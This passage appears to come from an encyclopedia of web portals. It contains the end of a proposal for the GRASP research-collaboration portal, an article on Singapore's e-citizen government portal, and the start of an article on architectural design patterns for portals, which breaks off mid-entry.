- utilize middleware needed to interact with the back-end functions;
- develop methods and tools to make knowledge sharing more productive; and

Figure 1. GRASP concept diagram



- conduct community outreach programs to promote instrument design, data collection and sharing, collaboration, formation of community user groups, and regular interaction.

Figure 1, consisting of five elements, provides a conceptual diagram of the GRASP project. The central element of the figure shows the capabilities and features of the portal. Surrounding the core are four primary elements: requirements analysis and specifications (RAS), design, development and implementation (DDI), community outreach and management (COM) and populating the knowledge base (PKB).

RAS: Requirements Analysis and Specifications

The complexity of GRASP requires significant effort in requirements planning and analysis. In Table 1, preliminary features of each component are listed. These serve as the starting point for requirements analysis with GIT researchers. To assist in this stage of development, an advisory board has been formed of six leading international IS scholars: William R. King, University Professor of Information Systems, Katz Graduate School of Business, University of Pittsburgh, USA; Philip Ein-Dor, Professor of Information Systems at the Leon Recanati Graduate School of Business, Tel Aviv University, Israel; Sharm Manwani, Henley School of Management, UK; M. Gordon Hunter, Associate Professor in Information Systems in the Faculty of Management at the University of Lethbridge, Canada; Nicolau Reinhard, currently a visiting fellow at the Sloan School of Management, MIT and a Professor of Management, University of Sao Paulo, Brazil; and Simpson Poon, Assistant Executive Director of the Vocational Training Council in Hong Kong. All Advisory Board members expressed a willingness to contribute knowledge content to the portal as well as be the key individual in their world region to promote the GRASP portal and offer advice during the analysis, design, and development phase of the projects.

In addition, potential users from the GIT community will be identified through the annual GITMA conference membership. These users will be surveyed using targeted instruments and focus groups.

Table 1. Requirements analysis and specifications

Component	Specific System Features
Knowledge Base	• Researcher profile • Community creation • Survey/instrument and research data repository • In-process research products • Research publications • Example and case scenarios • Reference libraries • Research organizer and document archival tools • Data integrity testing
Knowledge Management	• Simple data collection tools • Search and location tools • Knowledge creation, maintenance, delivery and analysis tools • Knowledge categorization • Intelligent agents and crawlers • Social network analysis tools • Process improvement and best practices
Communication and Collaboration	• Established and advanced communication tools • Access rights to selected groups • Document collaboration • Annotated feedback on research postings • Central calendar • Editing by community members • Tracking communications • Virtual meeting environment
Personalized User Interface	• Customizable interfaces (3 versions) • Low-bandwidth version • Push-down features • Interactive and dynamic services
Research Support Services	• Quantitative and qualitative analysis tools • Research administration and organization tools • Writing and editing services • Expertise seeking and provision
Community Workflow Management	• Content and project management

DDI: Design, Development, and Implementation

GRASP will be developed, implemented and evaluated in three phases using the rapid prototyping methodology. There will be three system releases coinciding with the three phases at 9 months, 21 months, and 33 months of the project cycle. The authors, in consultation with the Advisory Board, will develop specifications during the first phase described above. After implementation of the first version, the specifications will be evaluated, refined and expanded in the next two phases. After each phase, system specifications will be refined based on user feedback and their experience using the portal. The first version will be developed early allowing time for sufficient experience and experimentation.

Field tests with universities in the U.S. and abroad will be conducted after the first and second releases to evaluate its performance to assist in further enhancing system features. Plans will include outreach and dissemination of GRASP knowledge via panel sessions and workshops at conferences in the U.S., Europe and Asia. The participative development of GRASP will be guided by the following principles:

- **Modular Design:** The site will be developed in a modular fashion, allowing for new features and functionality to be added throughout the project lifecycle.
- **Reusable Code:** Where possible, modules in existing software libraries will be used to minimize development time and improve efficiency.
- **Self-Service Functionality:** Users will be able to make changes, such as posting research information, without intervention from the Web administrator.

- **Multiple Audience Views:** Individual users will be presented with only the information relevant to their needs based on their user profiles.
- **Intuitive Categorization:** Information categories will be created so that they are understood uniformly across different audiences.
- **Summarized Content:** An "executive summary" will be provided for individuals requiring a high level summary.

Key deliverables include project plan, technical requirements definition, usability requirements, database design, high-level site design, technical architecture, processing guidelines, maintenance plans, and the system prototypes.

HARDWARE AND SOFTWARE

There are significant needs for hardware, related equipment, and system software. During initial analysis and in consultation with our key technology consultant, it was considered prudent and economical to outsource key portions of hardware and equipment. The authors collected data on the cost of such knowledge systems and found outsourcing to be the most economical option. The cost of these systems can range from $60,000 to $580,000. A vendor has agreed to provide the hardware, equipment and system software to allow development of the system at a very competitive cost, eliminating the need to purchase them.

The Plexcor engine, developed by Excel Communications, builds knowledge systems with a high-degree of flexibility. Some of the key user interfaces are template based and do not require a steep learning curve. However, the key to successful design and deployment will rely on a thorough analysis and customization of the design elements. This engine will allow GRASP to be developed in a modular fashion while relying on the support, hosting, maintenance and training from the Excel Communications team.

COM: Community Outreach and Management

The need to reach out to the community in order to build a successful resource is critical and to this end GRASP will:

- proactively encourage community contributions to the knowledge base;
- enable knowledge sharing, research, collaboration, and education;
- engage community members in requirements analysis, specification, and development; and
- receive feedback via surveys and focus groups at conferences, and during prototype testing.

PKB: Populating the Knowledge Base

Areas of research will be identified to build initial global IT research communities. Leading researchers will be approached by GRASP developers to contribute large datasets, "in process" research products, and publications in each community. Strategies to encourage participation may include voluntary contribution, restricted access and in-kind incentives. Once this knowledge base is in place, it will form the basis for an ambitious collaborative research agenda.

MAJOR CAPABILITIES AND FEATURES OF GRASP

Knowledge Base

Extensive sets of knowledge will be stored in GRASP. GRASP will initially be populated by the developers with subsequent contributions by members of the GITR communities. Representative knowledge sets include:

- Large datasets collected by GIT researchers and practitioners
- "In-process" research inputs and outputs
- Academic and industry publications
- Quantitative and qualitative knowledge sets
- Research instruments, fully and partially validated
- Reference libraries
- Researcher and knowledge community profiles
- Examples and cases of research collaboration and knowledge creation with links to relevant resources

Knowledge Management (KM)

Typically KM systems handle the collection, dissemination, search, and review of data (documents, research, etc.). The connections between global researchers provide synergy, far greater than the sum of their individual knowledge bases. A social network enabled by GRASP is the prerequisite for such synergy (Patton, 2005). Briefly, KM functions will include:

- Knowledge creation, maintenance, and delivery
- Categorization of knowledge
- Intelligent agents and crawlers to update the knowledge base
- Identification of process improvements and best practices

Communication and Collaboration Facilities

Collaboration tools can extend the usefulness of the knowledge base content and retrieve valuable feedback on projects. GRASP facilities will:

- provide several communication tools, such as e-mail, instant messaging, chat rooms, listservs, bulletin boards, blogs, and discussion facilities;
- include conferencing facilities, such as audio, video, and computer conferencing;
- facilitate document collaboration;
- create virtual meeting environments;
- notify and distribute newly available information to selected members (based on user profile);
- allow members to annotate posted research for rapid feedback;
- manage the access rights by users or groups;
- allow members to add or edit the site to support research collaboration;
- track communication among knowledge agents both internally and externally; and
- utilize a central calendar to manage collaborative projects, schedules, and so forth.

Personalized User Interface

The user interface is extremely important for system success and can account for half of its programming cost. In GRASP, the user interface needs to be dynamic, customizable, attractive and easy to use. Another challenge is to design a user interface that is appealing to an international audience. Requirements include:

- Developing a customizable and personalized interface
- Providing interactive and dynamic services
- Pushing the information down based on stored user profile
- Developing a parallel low-bandwidth interface for use in certain parts of the world

Research Support Services

GRASP will become a one-stop location for the provision of research support. This should make GRASP an indispensable tool for any global IT researcher, especially doctoral students and junior faculty. GRASP will:

- include a wide range of quantitative and qualitative data analysis tools, for example, statistical and content analysis tools;
- provide tools for the administration of research studies, for example, survey administration on the Web;
- provide services for article writing and editing;
- allow researchers to seek and provide expertise in specialized areas within the discipline;
- include tools to organize research; and
- provide language translation services.

Community Workflow Management

GRASP will include processes to support projects conducted by international teams operating in a virtual environment. Workflow management solutions are required to control processes from beginning to end, in an electronic transmission stream. The system will have a high level of transparency by giving visibility to the stream of information as it processes across multiple layers. Two modules will be content management and project management.

In *content management*, content will be posted and updated by the project leader or the administrator. In *project management*, various knowledge agents and participants will be allowed to request additional information or approve proposals online. Once approved, the project manager is notified and the project team formed. Other functions of project management are team assignments with precedent-sequencing features, scheduling and tracking of activities and communication.

Four major features are necessary technological aspects of any portal solution:

1. **Application Objects (AOs):** Or channels within the GUI, allowing users to access a variety of applications directly from the portal interface. Design of custom AOs must be possible, and access should be provided through a highly structured and well-documented API.
2. **Customizable:** Easy-to-configure display that lets the user control which AOs are displayed on the interface and where. The portal administrator should be able to determine which AOs are available for which set of users.
3. **Authorization and Authentication:** Single sign-on authentication and administrator-configurable authorization control at a group level. This authorization should determine which AOs a particular user has access to and the level of workflow each user can complete.
4. **Platform Independence:** The ability to be integrated into the current environment is crucial. Any portal server should be able to run on both the Windows platform as well as any UNIX platform. The software should integrate seamlessly with our current Apache Web server technology and should be able to easily transfer data between applications and/or servers. XML

and JAVA based portals are best suited to handle these tasks.

In developing GRASP, extensive use will be made of channels, also referred to as modules (BlackBoard), pagelets (PeopleSoft) and portlets (Oracle), which are small window-like areas that contain focused information and applications.

CONCLUSION

GRASP will use innovative technologies to create a leading edge, online community to promote and support collaborative research programs of global information technology research (GITR) within academia, organizations and governments worldwide.

GRASP will contribute three major resources to the GITR community: (1) a shared facility for storing and disseminating research papers and large datasets, (2) a toolbox of collaborative tools and database of papers and data for the community, and (3) a collaborative online platform to facilitate the development and support of a program of global IT management research.

GRASP is radically different from existing resources; that is, it focuses on the GITR community and it addresses sustainability by the dynamic "push" of information rather than the static "pull" approach of existing resources. The creativity and originality of this project have been recognized by leading scholars who have endorsed it as a highly organized and well conceived effort.

REFERENCES

Adams, J., Grant, C., Black, J., Clemmons, R., & Stephan, P. E. (2005). Scientific teams and institutional collaborations: Evidence from U.S. universities 1981-1999. *Research Policy, 34*(3), 259-285.

Barabási, A. L., Jeong, H., Néda, T., Ravasz, Z., Schubert, A., & Vicsek, T. (2002, August 15). Evolution of the social network of scientific collaborations. *Physica A: Statistical Mechanics and its Applications, 311*(3-4), 590-614.

Breschi, S., & Lissoni, F. (2002, November). *Mobility and social networks: Localised knowledge spillovers revisited.* Paper presented to the Clusters in High-technology: Aerospace Biotechnology and Software Compared Workshop, UQAM, Montreal, Canada.

Frenken, K., Hölzl, W., & de Vor, F. (2005). The citation impact of research collaborations: The case of European biotechnology and applied microbiology (1988-2002). *Journal of Engineering and Technology Management, 22*(1-2), 9-30.

Katz, J. S., & Martin, B. R. (1997). What is research collaboration? *Research Policy, 26*(1), 1-18.

Newman, M. E. J. (2004). Coauthorship networks and patterns of scientific collaboration. In *Proceedings of the National Academy of Science of the USA 101* (Suppl. 1, pp. 5200-5205).

Patton, S. (2005). Who knows whom, and who knows what?Retrieved January 13, 2007, from *CIO Magazine*. Retrieved June 15, 2005, from http://www.cio.com/archive/061505/km.html

Preece, J. (2000). *Online communities: Designing usability, supporting sociability.* UK: John Wiley & Sons.

Singh, J. (2004, May). *Collaborative networks as determinants of knowledge diffusion patterns* (Working Paper). Mimeo, Harvard Business School.

Swanson, E. B. (1988). *Information systems implementation: Bridging the gap between design and utilization.*

Wagner, C. (2005). Six case studies of international collaboration in science. *Scientometrics, 62*(1), 3-26.

KEY TERMS

Collaborative Network: Multimedia platform to enable exchanges globally among academics, practitioners, and students to enable multiple forms of collaboration.

Community Work Flow Management: Content management tools to track progress on research and share results.

GRASP Portal: An Internet accessible gateway to multiple forms of information exchange for global research and teaching teams, organized around IS knowledge bases inclusive of working papers and data sets of field projects and communication and collaboration tools to enable team based research.

Personal User Interface: Self-created user profiles of research interests to enable connection to others of like interest and creation of subcommunities of similar interests.

Research Support Services: Wide range of quantitative and qualitative analysis tools, survey administration tools, services for article writing and editing, and translation services.

Enhancing Electronic Governance in Singapore with Government Portals

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INTRODUCTION

The World Wide Web represents one of the most profound developments that has accompanied the evolution of the Internet. It is truly a global library. Information on the Web is increasing exponentially, and mechanisms to extract information from it have become an engaging field of research. While search engines have been doing an admirable job in finding information, the emergence of Web portals has also been a useful development—their distinct advantage lies in their positioning as a one-stop destination for information and services of a particular nature.

A Web portal can simply be defined as an online gateway for accessing specialized information and services. It services a niche audience. There are several kinds of Web portals, which have evolved over the years—community portals, government portals, knowledge portals, consumer portals, and so on (Firestone, 2002; Katz, 2000; Looney & Lyman, 2000; Mack, Ravin, & Byrd, 2001). These portals are more than just Web sites—they host domain-specific content as well as provide access to specialized services for its community of users. While Web portals are generally developed by specialist expertise, many also rely on collaborative provisioning of information by their user community.

Looney and Lyman (2000) describe the role of a portal as follows:

…portals gather a variety of useful information resources into a single one-stop Web page, helping the user to avoid being overwhelmed by "infoglut' or feeling lost on the Web.

Search engines are generally regarded as first generation portals. Ordinary Web portals are basically collections of links to diverse Web sites—as the links between them are rather tenuous or are not organized in a coherent format, information retrieval is often not efficient (Woukeu et al., 2003). It's when the disparate resources in a portal are weaved together to provide a coherent view of the domain of interest that elevates it to be a truly Web-based portal (Staab & Maedche, 2001). Such links can help to transform loosely linked collections of Web resources into a semantically interconnected collection (Woukeu et al., 2003). The potential of portals to affect transformation and reach out to distinct user groups has been recognized by many institutions, and many have set up their own portals (Katz, 2000).

The principal objective of this article is to explore the e-citizen portal of the electronic government in Singapore. There are a number of specialist portals on the Singapore e-government Web site—for example, government-to-business, government-to-consumer, etc. Our focus is, however, on the e-citizen portal as this is the most widely used of the various portals. As Singapore was among the early entrants to the e-government movement, since the offerings on its e-citizen portal are very comprehensive, and because it has won a number of awards, it is suggested that there are aspects of the Singapore experience, which would be of relevance and interest. The Singapore e-government is located at http://www.egov.gov.sg

BACKGROUND

Government portals are a development, which was precipitated by the rise of the Internet in the mid 1990's. It began in the USA in 1995 when about 9% of state governments had a Web presence that hosted information and basic services (Sprecher, Talcove, & Bowen, 1996). The figure went up to 40% by 1997 and by 2001, about 84% of state governments in the USA had been Web-enabled (Holden, Norris, & Fletcher, 2003)

The Singapore experience with e-government also started in 1995 with a Web presence featuring information and services. As the e-government movement was then in its infancy, there was little guidance on best practices and implementation issues that Singapore could draw on. However, with the evolution of the e-government movement, availability of technological tools and political support, the e-government in Singapore has matured tremendously over the years. (Tan & Subramaniam, 2005).

The e-government movement has moved upstream over the years and many counties have recognized the importance of having an effective Web presence (Cohen & Eimicke, 2003;

Heeks, 2000; Jakob, 2003; and Janssen, Wagener, & Beerens, 2003). Portals on e-government Web sites represent a useful link for providing convenient services to people.

Infrastructure for E-Government

Telecommunications platforms leveraging on five different technologies are in place in Singapore to support access to the e-government:

- Asymmetric digital subscriber line (ADSL) for broadband access.
- Hybrid fiber coaxial cable modem (HFCM) service for broadband access.
- Asynchronous transfer mode (ATM) for broadband access as well as for linking ADSL and HFCM to the ordinary telecommunications network.
- Public switched telecommunications network for narrowband access.
- Wireless access.

These have been described in detail by Tan and Subramaniam (2000, 2001, 2003).

The e-government architecture rides on the public services infrastructure (PSI), which comprises a three-tier framework (http://www.sun.com/br/government/feature_psi.html):

- An infrastructural ICT framework as the background layer.
- A central tier, which links all government agencies so that data can not only be hosted centrally but the database software of these agencies can also be integrated for seamless operation.
- An applications layer that features security and validation protocols for fiscal transactions.

In this way, all government agencies are able to realize operational synergies as well as cost savings. Another advantage is that the modular architecture of the PSI allows for operations to be scaled up when necessary.

E-Citizen Portal

In today's digital society, citizens still need to interact with the government for a variety of their needs. While the offline government functions mainly on weekdays and during certain hours, the e-citizen portal in Singapore operates 24/7. It was established in April 1999. A wide variety of services that people require are available in this portal (http://www.ecitizen.gov.sg). This portal alone contributes to a savings of S$40 million a year.

Featuring over 1,600 online services, it comprises 16 categories that broadly reflect the common needs of citizens. The provisioning of offerings based on the principal stages in a person's life is emulated even by other e-governments. The more important of the services in this portal are outlined next:

- **Business:** Registering a company, applying for a patent, getting a license or permit, etc.
- **Defence:** Allowing male citizens to register for national service, allowing them to apply for an exit permit to travel overseas, allowing reservists to book a date for their annual individual physical proficiency test, etc.
- **Education:** Searching for information about schools in Singapore, registering for national level examinations, applying for government scholarships, etc.
- **Employment:** Searching for jobs in the public sector, filing income tax returns, checking balances in the employee's Central Provident Fund account, etc.
- **Family:** Registering birth and marriage, applying for work permit for a foreign maid, applying for a birth extract, etc.
- **Housing:** Checking availability of flats for sale, applying for ballot for allocation of flats, etc.
- **Parking:** Online payment of fines for traffic and parking offences, etc.
- **Travel:** Applying for/renewing of international passport, etc.

Design of E-Citizen Portal

It's the diversity of content and its categorization into logical schemas that has positioned the e-citizen portal as the principal interface between the government and citizens in cyberspace. The basic tenets of perception and cognition have been borne in mind when designing the portal.

A simple design framework has been used for structuring the configuration of the portal. This layout offers some useful pointers on what makes it work well:

- The most important categories are placed in a central column on the home page. These are titled in bold, and the sub-categories under each of these classifications are indented with restrained prominence and allow for access to relevant information on the respective services. The central column is flanked by two columns towards the peripheries and offer information on other services. A click allows content to be browsed.
- The use of the quick links feature allows convenient access to services that are commonly used. This helps users to access such services quickly instead of having to navigate through a labyrinth of text to extract the desired information.
- Information provided on the portal occupies slightly more than a screen size—this makes for easy reading as well as facilitating rapid access.

- Graphics are kept to a minimum, fonts used are simple, colors displayed are modest, and there is no animation. Flamboyant design elements, while helping to embellish the design of a portal contributes to slower downloading, and hence are not used. In other words, the emphasis has been more on simplicity and functionality.
- There is liberal use of white space when interspersing content—this is important as it gives the impression of a portal which is not cluttered with text.
- A search field is available on the site as an alternative form of accessing relevant content via inputting of the relevant key words.
- While navigating deeply through the site, the home page can be accessed anytime by clicking onto the e-citizen home rather than use of the back arrow buttons.
- Navigation through the portal is breezy.
- Strictly, no commercial advertisements are sought for this portal—considering the high density of page views and heavy traffic to the portal, there would not have been any problems in securing commercial support as a way of partially underwriting the cost of hosting and supporting the portal. Placement of images related to commercial banners or logos would tend to clutter the site and contribute to slower downloading, and these have been scrupulously avoided.

A very important aspect of the e-citizen portal is that it allows a citizen to configure his or her own home page in relation to the services that he or she needs from the government—for example, he or she can get e-mail and SMS alerts for passport renewal, road tax renewal, subscription to government newsletters, and reminder notices for library books due. In this way, citizens need not miss a deadline and incur late charges. This, of course, also helps government agencies to be more efficient in revenue collection!

Feedback on the site is encouraged and this is one of the reasons why the site is constantly revised, updated, or improved. Such feedback from site users is valuable for streamlining the offerings as well as helping to enhance the efficiency of the service dispensation.

Evaluation of the E-Citizen Portal

The e-citizen portal services the needs of citizens through electronic mediation by the government. Its effectiveness can be seen from the fact that the number of hit counts chalked up every day is in the order of hundreds of thousands.

One reason for the popularity of the e-citizen portal is that a high percentage of households own computers (74% in 2005), with 66% of them having Internet access. To ensure that people caught on the wrong side of the digital divide are not marginalized with the emergence of the e-government, a string of community clubs across the island provides free access as well as coaching to such users so that they can also transact online with the government.

A survey conducted by the Infocomm Development Authority of Singapore in 2005 showed that 60% of Internet users have made a transaction with the e-government in 2005.

The e-citizen portal has cornered a number of accolades as can be seen from Table 1.

DISCUSSION

The e-citizen portal has been a key platform for shaping communication linkages between the government and citizens through the provisioning of a suite of citizen-centric services. It has also been useful in encouraging the online community to embrace responsible citizenry by doing their share for society. Position papers prepared by government agencies which need feedback are posted online, and people are encouraged to provide comments so that the relevant agencies can fine-tune their position papers before formulating policies. Some of the recent issues on which feedback was sought include managing stray dog population, cutting wasteful expenditure in the government, and streamlining red-tape in the government. All feedback is taken seriously by the agencies. In fact, it is a requirement that all agencies table their proposals to the public for feedback before implementing policies. This allows different perspectives on an issue to be cognized so that considerations can be given to these views before appropriate policy measures are formulated or fine-tuned.

Table 1. Awards won by e-citizen portal (Source: http://www.egov.gov.sg)

Year	Agency and /or Award	Rank
2000	Commonwealth Association for Public Administration and Management International Award	Bronze medal for eCitizen Portal
2002	Stockholm Challenge Award for Portal Information	1 for eCitizen Portal
2006	Hit-wise online Performance Award	Most popular government services Web site

An important way to incentivize citizens to transact online with the government for the various services has been to lower the fees with respect to the traditional counter services. With over 1,600 counter services shifted to the Web, people in Singapore have realized conveniences and savings—no more traveling to government departments to pay for bills and renew licenses, no more queuing for fulfillment of these services, and no more taking of vacation leave or time off to attend to tasks which can now be done online. Also, the government is able to realize significant cost savings in not having to print forms and incur postage for such transactions and services.

Putting counter services online offers an opportunity to dismantle unnecessary red tape and simplify work processes. Though these protocols are necessary for the offline civil service to function, too many procedural formalities can constrain the effectiveness of public administration. In Singapore, the e-government initiative has been helpful in doing away with yesteryear procedures and protocols. In setting up the e-citizen portal, inter-agency coordination has been very important in attending to service requests where more than one agency is involved. This has helped to reduce the paper trail for the public. Standards relating to quality of service have also been set so that response times for servicing a request is fast. The enthusiasm of government officers in interacting online with the public has been found to be a factor that has helped to position the e-citizen portal as a key platform for electronic governance.

Transitioning the public sector to an e-government is not cheap but the investments will be more than recouped in the long term through increased conveniences for the citizenry, more efficient revenue collection for the government, and having a lean but efficient public sector. Only governments, which believe in engaging society and delivering quality services to its citizens will plough funds into this venture. In this context, political vision has been very crucial for Singapore in realizing cyber age governance. It has also provided the necessary ballast for public sector agencies to brace themselves for change. Following the S$1.5 billion invested by the Singapore government for the e-government over the years 2000-2003, another S$1.3 billion has been made available for the years 2003-2006 for fine-tuning the provision of services through further integration of the functions of the various agencies so that a truly one-stop destination is afforded for citizens.

FUTURE TRENDS

The e-citizen portal is here to stay. With over 1,600 counter services already placed online—representing about 90% of all counter services, future developments will more likely concentrate on delivering an enhanced quality of service through better integration of all services, especially those that require multi-agency coordination. More efforts are also likely to be undertaken to bring those caught on the wrong side of the binary divide to the mainstream of electronic governance. There could also be changes in pricing regimes for the offline counter services in an effort to get more citizens to transact online.

CONCLUSION

The vibrancy and utility of a Web portal depends very much on the diversity of its content, as well as the user friendliness of the site. A Web portal should not just exist for mere dispensation of information and services but it should also aim to build an online community of users. In this context, the e-citizen portal in Singapore has been a successful experiment in establishing linkages between citizens and the government for new age governance.

REFERENCES

Cohen, S., & Eimicke, W. (2003). The future of e-government: A project of potential trends and issues. In *Proceedings of the 36th Hawaii International Conference on Systems Science*, IEEE Computer Society, Los Alamos, California.

Firestone, J. (2002). *Enterprise information portals and knowledge management*. Amsterdam: Butterworth-Heinemann.

Heeks, R. (2000). *Reinventing government in the information age: International practice in IT-enable public sector reform*. London: Routledge.

Holden, S. H., Norris, D. F., & Fletcher, P. D. (2003). Electronic government at the grassroots: Contemporary evidence and future trends. In *Proceedings of the 36th Hawaii International Conference on Systems Science*, IEEE Computer Society, Los Alamos, California.

Jakob, G. (2003). Electronic government: Perspectives and pitfalls of online administrative procedures. In *Proceedings of the 36th Hawaii International Conference on Systems Science*, IEEE Computer Society, Los Alamos, California.

Janssen, M., Wagener, R., & Beerens, J. (2003). Towards a flexible ICT architecture for multi-channel e-government service provisioning. In *Proceedings of the 36th Hawaii International Conference on Systems Science*, IEEE Computer Society, Los Alamos, California.

Katz, R. N. (2000). It's a bird, It's a plane, It's a portal. *Educause Quarterly, 23*, 10-11.

Looney, M., & Lyman, P. (2000). Portals in higher education: What are they and what is their potential. *Educause Review*, *35*, 28-36.

Mack, R., Ravin, Y., & Byrd, R. J. (2001). Knowledge portals and the emerging digital knowledge workplace. *IBM Systems Journal*, *40*, 1-23.

Norris, D. F., Fletcher, P. D., & Holden, S. H. (2001). *Is your local government plugged in? Highlights of the 2000 Electronic Government Survey*. Washington, DC.

Staab, S., & Maedche, A. (2001). Knowledge portals: Ontologies at work. *AI Magazine*, *22*, 63-75.

Sprecher, M. H., Talcove, H., & Bowen, D. (1996). *Government technology*, *1*, 47-49.

Tan, W. H. L., & Subramaniam, R. (2005). E-government: Implementation policies and best practices from Singapore. In W. Huang, K. Siau, & K. W. Kwok (Eds), *Electronic government strategies and implementation* (pp. 305-324). Hershey, PA: Idea Group Publishing.

Tan, W. H. L., & Subramaniam, R. (2003). Information and communication technology in Singapore: Lessons for developing nations on the role of government. In F. Tan (Ed.), *Advanced topics in global information management* (pp. 293-311). Hershey, PA: Idea Group Publishing.

Tan, W. H. L., & Subramaniam, R. (2001). ADSL, HFC, and ATM technologies for a nationwide broadband network. In N. Barr (Ed.), *Global communications* (pp. 97-102). London: Hanson Cooke Publishers.

Tan, W. H. L., & Subramaniam, R. (2000). Wiring up the island state. *Science*, *288*, 621-623.

Woukeu, A., Wills, G., Conole, G., Carr, L., Kampa, S., & Hall, W. (2003). Ontological hypermedia in education: A framework for building Web-based educational portals. In *Proceedings of EDMEDIA 2004—World Conference on Educational Multimedia, Hypermedia, and Telecommunications 2003*, Honolulu, Hawaii, USA (Vol. 1, pp. 349-357).

KEY TERMS

Asymmetric Digital Subscriber Line (ADSL): A technology that is used for broadband transmission of information on the ordinary telecommunications network.

Broadband Network: A telecommunications network that permits rapid and voluminous transfer of information.

Electronic Government (E-Government): The online version of a country's public sector.

Hybrid Fibre Coaxial Cable Modem (HFC) Service: A technology that is used for broadband transmission of information using fiber optic cables for the main network and coaxial wires for the destinations.

Public Services Infrastructure (PSI): An integrated Web-based system that allows for fast development, deployment, upgrading, and management of online services for a large base of customers.

Web Portal: An online platform that provides a range of information and services for a particular interest group.

Enhancing Portal Design

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INTRODUCTION

In recent years, portals became more and more popular among organizations (Klaene, 2004). A portal provides a solution for aggregating content and applications from various information systems for presentation to the user (Linwood & Minter, 2004). Generally, portals pose three main architectural requirements (Linwood & Minter, 2004): as portals integrate heterogeneous content from various sources, a modularized architecture is necessary to allow maintainable portal systems. Second, portals require separating various concerns (Fowler, Rice, & Foemmel, 2002). For instance, the portal's user interface is supposed to display heterogeneous content consistently on various devices, whereas the back-end is supposed to syndicate content from various sources. Third, a consistent management and coordination of different information sources, portal elements, and other components is necessary for good portals design.

Based on these three characteristics of portals we investigate existing portal solutions (BEA WebLogic, IBM Websphere, Liferay Portal, eXo Platform, and JBoss Portal) to identify best practices in portal architectural design. In software engineering best practices are usually captured in patterns. The idea of using patterns for capturing best practices has been transferred from the fields of architecture and cognitive research to software engineering aiming at enhancing software development (Gamma, Helm, Johnson, & Vlissides, 1995) in terms of reusability or using established solutions. Furthermore, we identify patterns that are not used in the analyzed portals, but may significantly contribute to good architectural design.

Based on our analysis, we construct a portal pattern language to summarize existing best practices in portal architecture. Using the portal pattern language assists portal developers in evaluating specific design problems in the context of related problems. Thus, portal design decisions are made with an overall background of best practices in portal development.

The article is structured as follows: first we give an overview of patterns and their use in software development. Next, we present architectural design patterns that are being applied in portal development. Based on this, we construct the core set of a portal pattern language to support design decisions for portal architectures. The article closes with a summary and outlook on future research

SOFTWARE DESIGN PATTERNS

The original idea of patterns rose from Alexander's patterns in architecture (Alexander, Ishikawa, & Silverstein, 1977). Patterns describe a design problem and a general solution to it in a particular context. In that way the general solution can be adapted and thus reused in different settings. Hence patterns can be seen as best practices or accepted and proven solutions for recurring design problems. Patterns are captured experience of engineers or experts in a particular field. The software community adopted design patterns in the early eighties (Gamma et al., 1995).

A pattern generally comprises the following elements.

The context comprises causes which lead to the specific problem of the pattern as well as conditions under which the problem generally occurs. Hence, the context supports acquiring the relevance of a pattern. The problem section generally describes identified contradictions in the context of the pattern. Such aspects of pattern problems are usually called forces. The solution section of a pattern explains a proposal of how to solve the given problem by dissolving mentioned forces. Furthermore an illustration of possible side effects is given. The closing section of a pattern comprises references to related patterns (Alexander et al., 1977).

Software patterns are classified into three layers: architectural patterns, design patterns, and idioms (Coplien & Schmidt, 1995). Architectural patterns provide the highest level of abstraction in software patterns. They express fundamental structures and organization schemes for software systems. Architectural patterns provide a set of predefined subsystems, specify their relationships and include rules and guidelines for organizing the relationships among them (Shaw & Garlan, 1996). Design patterns suggest solutions by providing a collection of class or subsystem and define the relationship among them. Idioms describe how coding problems can be solved in particular programming languages.

We are focusing on supporting architectural design of portals and thus we analyze architectural patterns and develop the core of a pattern language in the remainder of the article.

ARCHITECTURAL PATTERNS FOR PORTAL DEVELOPMENT

The following sections describe architectural patterns which are used or can be reasonably used for the development of portals.

Layered Architecture Pattern

Context/Problem

Traditionally, developers start developing software with drawing a graphical user interface (GUI) and then writing blocks of code that execute application actions in response to user input (Yang, 2001). Many design methodologies start with the construction of a GUI, which often consolidates into a final system design. As a result, a program organized around GUI elements and user actions on those elements, with persistent data manipulation, application functionality, and display code completely interwoven (Yang, 2001).

Solution

To solve the problem, an application has to be put into different layers. This approach is considered to be beneficial, since it separates conceptually different issues. From an architectural point of view, the system is partitioned into a number of layers placed on top of one another. For example, services of layer n+1 consist mostly of the services provided by layer n or a combination of sublayers. There are numerous benefits of a layered architecture, including more freedom and increased flexibility. It leaves designers more responsibilities (Yang, 2001).

Applicability to Portals

Using the layered architecture pattern for portal development will allow fulfilling the separation of concerns requirement by putting conceptually different parts of the application into different layers. This pattern is recommended by for the development with BEA WebLogic portal (2005).

Model/View/Controller Pattern

Context/Problem

A mixture of code for data access and business logic presentation in applications can lead to several problems. Such applications are difficult to maintain because of interdependencies between all of the components. High coupling makes classes difficult or impossible to reuse, because they depend on so many other classes. Adding new data views often requires reimplementing or copying and pasting business logic code, which then requires maintenance in multiple places. Data access code suffers from the same problem (Yacoub & Ammar, 2003).

Solution

A proven way of solving the problem described above is to apply the model/view/controller (MVC) architectural pattern. The MVC pattern is originally designed for user interfaces in Smalltalk-80 (Krasner & Pope, 1988). The pattern consists of three parts: model, view, and controller. The model encapsulates the application logic and contains the functional core of the application. View components present information to the user. Different views present the model's information in a variety of ways. A view retrieves the current data values to be displayed from the model and put them on the screen. The controller describes how the user interface changes according to the user's input. The model does not need to take care of different needs of views, but simply notifies all registered views when the model is updated. In return, the views consult the model in order to get the relevant changes (Buschmann, Meunier, Rohnert, Sommerlad, & Stal, 1996; Yacoub et al., 2003).

Applicability to Portals

MVC is widespread in portal development. It could be identified in all investigated portals. This fact is not surprising as MVC makes its contribution to fulfilling all three architectural portal requirements discussed above. It provides a basis for modularization and separation of presentation (view) and functionality (model) as well as for coordination of them by means of a controller.

Four Layer Architecture Pattern

Context/Problem

When designing an object-oriented system for a client-server environment, it is quite a challenging task to develop an effective structure of the entire application. The question arises how presentation and domain components of the application can be structured and how to divide the tasks among members of development teams. The architecture must be simple enough to be easily explainable to new developers, so they can understand where their work fits (Portland Pattern Repository, 2005).

Solution

The four layer architecture structures an application into four layers in the following way (Buschmann et al., 1996; Portland Pattern Repository, 2005):

The view layer contains the physical window objects. It may also contain controller classes as in classical MVC. All user interface widgets developed for this application have to be put into this layer.

The application layer mediates between the various user interface components on a GUI screen and translates the messages that they understand into messages understood by the objects in the domain model. It is responsible for the flow of the application and controls navigation from window to window.

The domain model layer is the layer where most objects found in an object oriented analysis and design approach will reside. Examples of the types of objects found in this layer may be orders, employees or whatever is appropriate to the problem domain.

The infrastructure layer is the level where the objects that represent connections to entities outside the application (specifically those outside the object world) reside. Examples of elements in this layer would include relational database tables, SQL brokers, and so forth.

